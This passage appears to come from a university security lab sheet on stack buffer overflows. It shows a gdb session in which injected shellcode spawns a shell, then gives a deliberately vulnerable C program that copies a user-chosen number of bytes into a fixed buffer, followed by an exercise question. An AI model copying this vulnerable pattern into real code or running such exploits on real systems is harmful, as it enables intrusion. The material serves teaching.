0xbffff1b0: 0xbffff174 0xbffff174 0xbffff174 0xbffff174
0xbffff1c0: 0xbffff174 0xbffff174 0xbffff174 0xbffff174
0xbffff1d0: 0xbffff174 0xbffff174 0xbffff174 0xbffff174
0xbffff1e0: 0xbffff174 0xbffff174 0xbffff174 0xbffff174
0xbffff1f0: 0xbffff174 0xbffff174 0xbffff174 0xbffff174
0xbffff200: 0xbffff174 0xbffff174 0xbffff174 0xbffff174
0xbffff210: 0xbffff174 0xbffff174 0xbffff174 0xbffff174
```

Example: The shellcode in the above Command Line starts with 0xdb31c031. At the address of the our shellcode is 0xbffff188. Therefore, we can reconstruct our payload return address to start somewhere before this address. Anywhere in the NOP sled will suffice. For example we can try 0xbffff174

Let's see what will happen if we now continue the execution of the program.

Command Line

```
(gdb) continue

Continuing.
process 5494 is executing new program: /bin/dash
Error in re-setting breakpoint 1: No symbol table is loaded.
Use the "file" command.
Error in re-setting breakpoint 2: No symbol table is loaded.
Use the "file" command.
$
```

We can observe that the shellcode was executed successfully since we are given a shell to execute what ever Linux command we want. So, the attack worked since the execution returned to the shellcode. In the following example, we are now using the shell to issue an ls command.

Command Line

```
$ ls -la

total 456
drwxrwxr-x 2 ron ron   4096 Aug 20 15:58 .
drwxrwxr-x 3 ron ron   4096 Jul 29 17:05 ..
-rw-rw-r-- 1 ron ron  20053 Aug 16 20:34 FIT5003_Lec4_Demos.txt
-rw-rw-r-- 1 ron ron  20052 Aug 16 20:33 FIT5003_Lec4_Demos.txt~
-rw-rw-r-- 1 ron ron 127595 Jul 29 17:04 TutorialSheet_week2.pdf
-rwxrwxr-x 1 ron ron   7347 Aug 16 15:38 a.out
-rwxrwxr-x 1 ron ron   8568 Aug 20 11:19 auth_overflow
-rw-r--r-- 1 ron ron    660 Oct 23  2013 auth_overflow.c
-rwxrwxr-x 1 ron ron   8589 Aug 16 20:45 auth_overflow2
-rw-r--r-- 1 ron ron    690 Oct 23  2013 auth_overflow2.c
-rwxrwxr-x 1 ron ron   8589 Aug 20 14:45 auth_overflow3
-rw-rw-r-- 1 ron ron    690 Aug 20 13:55 auth_overflow3.c
-rwxrwxr-x 1 ron ron   8355 Aug 20 13:16 bof
-rw-rw-r-- 1 ron ron    199 Aug 20 13:16 bof.c
-rw-rw-r-- 1 ron ron    199 Aug 20 13:03 bof.c~
-rwxrwxr-x 1 ron ron   7347 Aug 16 15:40 fmit_vuln.out
-rwxrwxr-x 1 ron ron   7347 Aug 16 15:41 fmt_vuln
-rw-r--r-- 1 ron ron    567 Apr  5  2013 fmt_vuln.c
-rwxrwxr-x 1 ron ron   7347 Aug 16 15:40 fmt_vuln.out
-rwxrwxr-x 1 ron ron   7597 Jul 29 18:21 race
-rw-rw-r-- 1 ron ron   2602 Jul 29 17:59 race.c
-rw-rw-r-- 1 ron ron   2602 Jul 29 17:54 race.c~
-rw-rw-r-- 1 ron ron    198 Jul 29 19:04 refs.txt
-rwxrwxr-x 1 ron ron   7422 Jul 29 17:51 thread
-rw-rw-r-- 1 ron ron   2000 Jul 29 17:54 thread.c
-rw-rw-r-- 1 ron ron   2000 Jul 29 17:38 thread.c~

$ exit
[Inferior 1 (process 5494) exited normally]
```

3 Code Sanitizing on 32 bit Processors

As already mentioned the problem of the vulnerable program is associated with the use of the `strcpy()` function. It can potentially be solved by using functions that restrict the amount of bytes that are copied from the input arguments to the buffer. Such a function can be `memcpy()` and takes as argument the number of bytes that will be copied from one place in memory to another. Assume that the program developer, in order to mitigate the BOF problem in the vulnerable program that we use, he/she changes it using the `memcpy()` to protect it against attacks. The new program is the following:

authoverflow4.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password,
    unsigned int bytes) {

        unsigned char password_buffer[96];
        int auth_flag[1];
        auth_flag[0] = 0;

        memcpy(password_buffer, password, bytes);

        if(strcmp(password_buffer, "brillig") == 0)
                auth_flag[0] = 1;
        if(strcmp(password_buffer, "outgrabe") == 0)
                auth_flag[0] = 1;

        return auth_flag[0];
}

int main(int argc, unsigned char *argv[]) {
  if(argc < 3) {
          printf("Usage: %s <bytes> <password>\n",
                          argv[0]);
          exit(0);
  }

  if(check_authentication( argv[2], atoi(argv[1]))){
          printf("\n=-=-=-=-=-=-=-=-=-=-=-\n");
          printf("  Access Granted.\n");
          printf("=-=-=-=-=-=-=-=-=-=-=-\n");
        } else {
                printf("\nAccess Denied.\n");
   }
}
```

The above program takes as input two arguments, the first one is the number of bytes that are used as a password and the second one is the password it self. As it can be observed the byte number provided by the user is used as an input in the `memcpy()` function in order to contain the number of bytes that are copied to the buffer.

Question 7

The above code does not manage to solve the Buffer Overflow vulnerability and can be used for a stack smashing attack.

- Find out why an attack is possible and how can it be manifested.
- Provide a small change in the software code so that it can be resistant to Buffer Overflow attacks (you can describe how the code will look like or you can write the code)